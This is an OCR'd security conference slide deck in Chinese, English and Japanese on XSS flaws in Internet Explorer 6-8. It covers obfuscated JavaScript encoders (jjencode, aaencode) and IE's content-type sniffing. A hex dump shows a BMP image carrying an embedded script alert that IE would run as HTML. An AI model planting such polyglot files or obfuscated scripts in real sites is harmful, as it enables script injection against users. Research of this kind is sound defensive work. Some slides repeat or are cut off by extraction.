跟IE簽約成為XSS少女吧

Make a contract with IE and become a XSS girl!

Yosuke HASEGAWA
http://utf-8.jp/

歉意 I'm sorry 謝罪

我從來沒有看過動畫作品
"魔法少女小圓☆魔力"

I've never watched the anime "Puella Magi Madoka Magica"

「まどか☆マギカ」見てません

自我介紹 Who am I? 自己紹介

Yosuke HASEGAWA

- NetAgent Co.,Ltd. R&D dept.
- Secure Sky Technology Inc. technical adviser
- Microsoft MVP for Consumer Security Oct 2005 -
- http://utf-8.jp/
- 開發JavaScript的混淆工具
  Writing obfuscated JavaScript

@hasegawayosuke

介紹：混淆JavaScript


Introduction of obfuscated JavaScript

混淆JavaScript

```
javascript:$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,
$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$_
_:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=
$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(
!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+
"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"¥""+$.$_$_+
(![]+"")[$._$_]+$.$$$_+"¥¥"+$.__$+$.$$_+$._$_+$.__+"(¥¥¥"¥¥"+$.__$+$.__$+$.___
+$.$$$_+(![]+"")[$._$_]+(![]+"")[$._$_]+$._$+",
¥¥"+$.__$+$.__$+$._$_+$.$_$_+"¥¥"+$.__$+$.$$_+$.$$_+$.$_$_+"¥¥"+$.__$+$._$_+$.
_$$+$.$$__+"¥¥"+$.__$+$.$$_+$._$_+"¥¥"+$.__$+$.$_$+$.__$+"¥¥"+$.__$+$.$$_+$.__
_+$.__+"¥¥¥" )"+"¥"")())();
```

jjencode - http://utf-8.jp/public/jjencode.html

```
javascript:alert("Hello, JavaScript")
```



還可以更人性化!
Need more friendly!

表情符號JavaScript JS with emoticon

```
ﾟωﾟﾉ= /｀ｍ´）ﾉ ~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3; c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ)=
(oˆ_ˆo)/ (oˆ_ˆo);(ﾟДﾟ)={ﾟΘﾟ: '_' ,ﾟωﾟﾉ: ((ﾟωﾟﾉ==3) +'_') [ﾟΘﾟ] ,ﾟｰﾟﾉ:(ﾟωﾟﾉ+'_')[oˆ_ˆo -
(ﾟΘﾟ)] ,ﾟДﾟﾉ:((ﾟｰﾟ==3) +'_')[ﾟｰﾟ] }; (ﾟДﾟ) [ﾟΘﾟ] =((ﾟωﾟﾉ==3) +'_') [cˆ_ˆo];(ﾟДﾟ) ['c'] =
((ﾟДﾟ)+'_') [ (ﾟｰﾟ)+(ﾟｰﾟ)-(ﾟΘﾟ) ];(ﾟДﾟ) ['o'] = ((ﾟДﾟ)+'_') [ﾟΘﾟ];(ﾟoﾟ)=(ﾟДﾟ) ['c']+(ﾟДﾟ)
['o']+(ﾟωﾟﾉ+'_')[ﾟΘﾟ]+ ((ﾟωﾟﾉ==3) +'_') [ﾟｰﾟ] + ((ﾟДﾟ) +'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ ((ﾟｰﾟ==3) +'_')
[ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [(ﾟｰﾟ) - (ﾟΘﾟ)]+(ﾟДﾟ) ['c']+((ﾟДﾟ)+'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ (ﾟДﾟ) ['o']+
((ﾟｰﾟ==3) +'_') [ﾟΘﾟ];(ﾟДﾟ) ['_'] =(oˆ_ˆo) [ﾟoﾟ] [ﾟoﾟ];(ﾟεﾟ)=((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟДﾟ) .ﾟДﾟ
ﾉ+((ﾟДﾟ)+'_') [(ﾟｰﾟ) + (ﾟｰﾟ)]+((ﾟｰﾟ==3) +'_') [oˆ_ˆo -ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟωﾟﾉ+'_')
[ﾟΘﾟ]; (ﾟｰﾟ)+=(ﾟΘﾟ); (ﾟДﾟ)[ﾟεﾟ]='¥¥'; (ﾟДﾟ).ﾟΘﾟﾉ=(ﾟДﾟ+ﾟｰﾟ)[oˆ_ˆo -(ﾟΘﾟ)];(oﾟｰﾟo)=(ﾟωﾟﾉ
+'_')[cˆ_ˆo];(ﾟДﾟ) [ﾟoﾟ]='¥"';(ﾟДﾟ) ['_'] ( (ﾟДﾟ) ['_'] (ﾟεﾟ+(ﾟДﾟ)[ﾟoﾟ]+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+
(ﾟｰﾟ)+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) +
(ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((oˆ_ˆo) +(oˆ_ˆo))+ ((oˆ_ˆo) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((oˆ_ˆo)
+(oˆ_ˆo))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (cˆ_ˆo)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ ((oˆ_ˆo) - (ﾟΘﾟ))+
(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟΘﾟ)+ (cˆ_ˆo)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟ
Θﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+
((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (oˆ_ˆo))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+
(cˆ_ˆo)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟΘﾟ)+ ((oˆ_ˆo) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+
(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((oˆ_ˆo) +(oˆ_ˆo))+ ((oˆ_ˆo) +(oˆ_ˆo))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+
(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((oˆ_ˆo) - (ﾟΘﾟ))+ (oˆ_ˆo)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (oˆ_ˆo)+ (ﾟДﾟ)[
ﾟεﾟ]+(ﾟΘﾟ)+ ((oˆ_ˆo) +(oˆ_ˆo))+ ((oˆ_ˆo) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟΘﾟ)+
(ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((oˆ_ˆo) +(oˆ_ˆo))+ (cˆ_ˆo)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((oˆ_ˆo) +(oˆ_ˆo))+ (ﾟｰﾟ)+
(ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ ((oˆ_ˆo) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟoﾟ]) (ﾟΘﾟ))
('_');
```

aaencode - http://utf-8.jp/public/aaencode.html

今天的主題
Today's topic

今天的主題 Today's topic

- 瀏覽器的開發競賽激烈，
  已進化到幾乎每天發佈新版本

Heating up developing race of browsers,
New version of browsers are released
day by day.

ブラウザの開発競争が過熱し、
新バージョンのブラウザが毎
日のようにリリースされる

今天的主要話題 Today's topic

- 即使舊版本瀏覽器還在產品支援期間，漏洞卻依然長期被忽視

Vulnerabilities of old versions are neglected for a long time, although during the period of support.

サポート期間中であるにも関わらず、古いバージョンの脆弱性は長い間放置される。

今天的主要話題 Today's topic

- 尤其是微軟在IE6-8瀏覽器的許多問題, 導致 XSS.

Especially Microsoft. There're many vulns on IE6-8 that causes XSS.

特にMicrosoft。IE6-8はXSS につながる問題がたくさん。


第1話　忽略 Content-Type Header
Episode 1: Ignoring Content-Type Header

忽略 Content-Type Header

Ignoring Content-Type Header

- **IE 長久以來的壞習慣**
  Bad habit of IE from old days
  昔からのIEの悪癖

- **提昇非 HTML 為 HTML 導致 XSS**
  Elevating no-HTML to HTML causes XSS.
  HTMLではないものが
  HTMLに昇格してXSS



ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	42	4D	E2	16	01	00	00	00	00	00	36	00	00	00	28	00	BM.....6...(.
00000010	00	00	A4	00	00	00	91	00	00	00	01	00	18	00	00	00	..､.....
00000020	00	00	AC	16	01	00	C4	0E	00	00	C4	0E	00	00	00	00	..ｬ...ﾄ...ﾄ.....
00000030	00	00	00	00	00	00	FF	99	99	FF	66	66	FF	99	99	FF	.....劍.ff.劍.
00000040	66	66	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ff....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	.....
00000080	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	.....
00000090	FF	FF	FF	FF	FF	FF	3C	68	74	6D	6C	3E	0D	0A	3C	73	......<html>..<s
000000A0	63	72	69	70	74	3E	0D	0A	61	6C	65	72	74	28	27	78	cript>..alert('x
000000B0	73	73	27	29	3B	0D	0A	3C	2F	73	63	72	69	70	74	3E	ss');..</script>
000000C0	0D	0A	3C	2F	68	74	6D	6C	3E	00	66	00	00	99	00	00	..</html>.f.....
000000D0	66	00	00	99	00	00	66	00	00	99	00	00	66	00	00	99	f.....f.....f...
000000E0	00	00	66	00	00	99	00	00	66	00	00	99	00	00	66	00	..f.....f.....f.
000000F0	00	99	00	00	66	00	00	00	00	00	00	00	00	00	00	00	....f.....

忽略 Content-Type Header

Ignoring Content-Type Header

- **IE 用好幾個方法決定 FILE TYPE, 不只看 Content-Type.**
  IE decides FILE TYPE of the content by several factors, not only "Content-Type"
  IEはContent-Typeだけでなく、様々な要因からファイルタイプを決定

- **沒有說明的複雜機制**
  Complicated mechanism, undocumented.
  文書化されていない複雑なメカニズム

忽略 Content-Type Header

Ignoring Content-Type Header

FILE TYPE 決定因素　Factors for deciding


- "Content-Type" HTTP header 標頭
- "X-Content-Type-Option" HTTP 標頭
- Association information on Windows 登錄機碼
- IE configuration:"根據內容開啓檔案而不是根據副檔名" "Open files based on content, not file extension"
- URL itself
- Contents body itself

忽略 Content-Type Header

Ignoring Content-Type Header

FILE TYPE 決定因素 Factors for deciding

- "Content-Type" HTTP header 標頭
- "X-Content-Type-Option" HTTP 標頭
- Associati
- IE config
  據副檔名"
- URL itsel
- Contents




忽略 Content-Type Header


Ignoring Content-Type Header

FILE TYPE 決定因素 Factors for deciding

- "Content-Type" HTTP header 標頭
- "X-Content-Type-Option" HTTP 標頭
- Association information
- IE configuration:"根據內容開啟檔案而不是根據副檔名" "Open files based on content, not file extension"
- URL itself
- Contents body itself



IE確定文件類型的機制 Mechanism to determine file type of IE



In addition to these, there're some exceptions.

Yosuke HASEGAWA http://utf-8.jp/


IE確定文件類型的機制

Mechanism to determine file type of IE

- Content-Type 註冊在登錄機碼?

  Content-Type is registered in Registry?

  Content-Typeがレジストリに登録されているか



IE確定文件類型的機制

